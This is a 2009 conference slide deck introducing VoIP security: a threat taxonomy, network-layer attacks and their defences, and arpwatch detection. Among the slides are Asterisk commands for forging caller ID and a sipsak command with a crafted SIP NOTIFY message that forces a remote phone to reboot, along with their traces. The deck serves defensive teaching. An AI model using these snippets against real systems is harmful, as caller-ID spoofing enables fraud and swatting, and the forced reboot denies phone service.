

Voip Security –



We have many bullets, but none of them are silver.

Ed Guy
Truphone
ed.guy@truphone.com

29 October 2009

#include "henry's disclaimer" /// opinions are mine not my company's



Agenda

- Problem & Motivations
- Taxonomy
- Detection
- Prevention

Purpose: to give an introduction to some of the issues faced when securing VoIP systems.

Diverse Devices

«truphone»



Tools of the trade - 1970

«truphone»



Goals and Issues

((truphone))

We wish to maintain:

- Integrity
- Confidentiality
- Authentication
- Non–Repudiation
- Financial Well Being

We face issues like:

- Call Tracking
- Call Hijacking
- Eavesdropping
- Active modifications
- Denial of Service
- Impersonation
- Theft

Threat Taxonomy

«truphone»

- Social Threats (original src: voipsa.org)
 - Misrepresentation
 - Theft of Services
 - Unwanted Contact
 - Administrative – out of scope
- Eavesdropping
 - Call Pattern Tracking
 - Number Harvesting
 - Conversation Reconstruction
 - Pen Register
- Interception and Modification
 - Call Rerouting
 - Conversation Alteration
 - Conversation Degrading
 - Conversation Hijacking

Intentional Interruption of Service

- Denial of Service (DoS)
 - VoIP Specific DoS
 - Request Flooding
 - Malformed Requests and Messages
 - Disabling Endpoints with Invalid Requests
 - Injecting Invalid Media into Call Processor
 - Malformed Protocol Messages
 - QoS Abuse
 - Spoofed Messages
 - Call Hijacking
 - Registration Hijacking
 - Media Session Hijacking
 - Server Masquerading
 - Network Services DoS?
 - Physical Network Comprise
 - “Borrowing” ports
 - Underlying Operating System/Firmware DoS?
 - Distributed Denial of Service

Features & Environment


((truphone))

- Feature security
 - Call Forwarding
 - Voicemail
 - Password Hacking
 - CLID forging
 - CLID Access
 - email/vm security
 - Presense
 - Account Codes/PINs
- Unintentional Interruption of Service
 - Loss of Power
 - Resource Exhaustion
 - Performance Latency

Identifying Attack Vectors

«truphone»

- MUST CONSIDER
Full Life Cycle of Phone & Every Service Silo
 - Network Attachment
 - Initial Configuration
 - Booting
 - DHCP
 - TFTP, etc.
 - Registration
 - Placing Calls
 - What credentials are necessary to make a call?
 - What prevents legitimate user from fraud?
 - Idle
 - How can service be disrupted?
 - Receiving Calls
 - Assuring Caller ID
 - S.P.I.T. Prevention



Opened vs public networks ((truphone))

Only complete isolation guarantees security.

... But, this is a Network service..

Physical Issues

- Problem
 - Wire location
 - Insert HUB
 - “Clip on” to analog
 - Wireless RF is “open”
 - Passive monitoring
- Prevention
 - Physical security
 - Rely on upper layers

Denial Of Service

«truphone»



Src: northern tool

- Problem
 - ARP is Open and trusting
 - Table overrides & overflows
 - Ettercap
 - DoS
 - Broadcasts: DHCP, ARP
- Prevention
 - 802.1x
 - 802.11i
 - Subnet isolation and VLANs

Tool: Arpwatch

((truphone))

From: arpwatch@controller.eguy.org (Arpwatch aib)
To: logwatch@example.com
Subject: changed ethernet address eth0
Date: Tue, 15 Sep 2009 23:48:50 -0400

hostname: <unknown>
ip address: 192.168.22.5
interface: eth0
ethernet address: 0:1f:5b:5b:88:9
ethernet vendor: <unknown>
old ethernet address: 0:21:e9:8d:f8:6c
old ethernet vendor: <unknown>
timestamp: Tuesday, September 15, 2009 23:48:50 -0400
previous timestamp: Monday, January 19, 2009 16:20:49 -0400
delta: 239 days ← ***If the delta get small, MAC may be hijacked!***

Network Infrastructure

((truphone))

- Impersonate
 - TFTP
 - DHCP
 - DNS
 - HTTP
- Address with
 - Dont use tftp
 - If you must, dont deliver passwords in it.
 - DNSSEC
 - HTTPS and check certs!

Transport

((truphone))

- Problem
 - It's a wild world out there
- Approach
 - Non standard ports
 - TLS, if practical
 - KICKBAN
 - Iptables/ router tables to block regions

Application – call server

«truphone»

- Default passwords
- Mis configuration
 - “open routes”
 - Pricing – e.g., Lichtenstein
- Coding issues
 - Resource exhaustion
 - Asterisk IAX DOS
 - Buffer Overflow
 - Open and wide code review
 - Coding Flaws – asterisk imap
- Faith in CallerID
 - Spit and swatting (Use rfc4474!)

Forged Callerid

((truphone))

- Asterisk Commands
 - add extension 123,1,Set(CALLERID(number)=68014) into out
 - add extension 123,2,Dial,SIP/68012@example.com|60 into out
 - add extension 123,3,hangup, into out

```
INVITE sip:919734374519@example.com SIP/2.0
Via: SIP/2.0/UDP 9.92.232.52:5060;branch=z9hG4bK4
From: "Ed" <sip:68014@9.92.232.52:5060>;tag=as08add0fd
To: <sip:919734374518@example.com>
Contact: <sip:68014@9.92.232.52:5060>
```

...

- SIP/2.0 100 trying -- ← **Note: no challenge!**
- SIP/2.0 183 Session Progress
- SIP/2.0 200 OK

Application “terminal”

((truphone))

- Problems
 - Credential Disclosure
 - Inherent trust of network
 - Reboot attack
 - Configuration
- Approach
 - Software upgrade
 - Understand all options
 - Filter at edge

DOS: Forced Reboot

((truphone))

- sipsak -f ./reboot.msg -g 68012 -p 28.91.56.74 -s sip:user@example.com

- reboot.msg:

```
NOTIFY sip:$replace$@example.com SIP/2.0
From: <sip:$replace$@example.com>;tag=2427962554
To: <sip:$replace$@example.com>
Call-ID: 1403239680@example.com
Event: check-sync
CSeq: 101 NOTIFY
Content-Length: 0
```

- Response:
 - Forwards to Phone!!!

Reboot event DoS

- NOTIFY sip:68012@example.com SIP/2.0..
Via: SIP/2.0/UDP 127.0.0.1:57216;branch=z9hG4bK....;rport
From: <sip:68012@example.com>;tag=2427962554
To: <sip:68012@example.com>
Call-ID: 1403239680@example.com.
Event: check-sync..
CSeq: 101 NOTIFY..
Content-Length: 0
- NOTIFY sip:68012@4.49.134.164:5060 SIP/2.0
Max-Forwards: 10
Record-Route: <sip:8.91.56.74;ftag=2427962554;lr=on>
Via: SIP/2.0/UDP 8.91.56.74;branch=z9hG4bK8455.95d34666.0
Via: SIP/2.0/UDP 127.0.0.1:57216;received=9.92.232.50;branch=z9hG4b..;rport=57216..
From: <sip:68012@example.com>;tag=2427962554
To: <sip:68012@example.com>..
Call-ID: 1403239680@example.com..
Event: check-sync..
CSeq: 101 NOTIFY.
Content-Length: 0

Application - RTP

((truphone))

- Interception
- Disruption
- Replacement
 - MITM
- Listeners tend to be open
 - Comedia
- Tools
 - RTCP to detect
 - SRTP
 - zRTP

Application Features

((truphone))

- Voicemail
 - No pin if calling number matches
 - DOS
 - Call forwarding loop
- » Don't forget host patches & security!s

User layer (8)

((truphone))

- Call back fraud “*Call me at 809-555-1212*”
 - Use audible indication for expensive destinations.
- Social Phishing Schemes; fake caller id
 - *Hello, we're from the IRS..*
- Call forwarding by unauthorized people
 - Disable on stationary handsets. Provide splash ring.

Summary

((truphone))

- Must investigate COMPLETE life-cycle.
- Attacks & breaks possible at every layer
- Tools exist for both black and white hats
- Open review and exchange is good way to identify and protect.
- Understand the threats:
 - Read 2600
 - Subscribe to CERT advisories
- Commercial Tools available as well.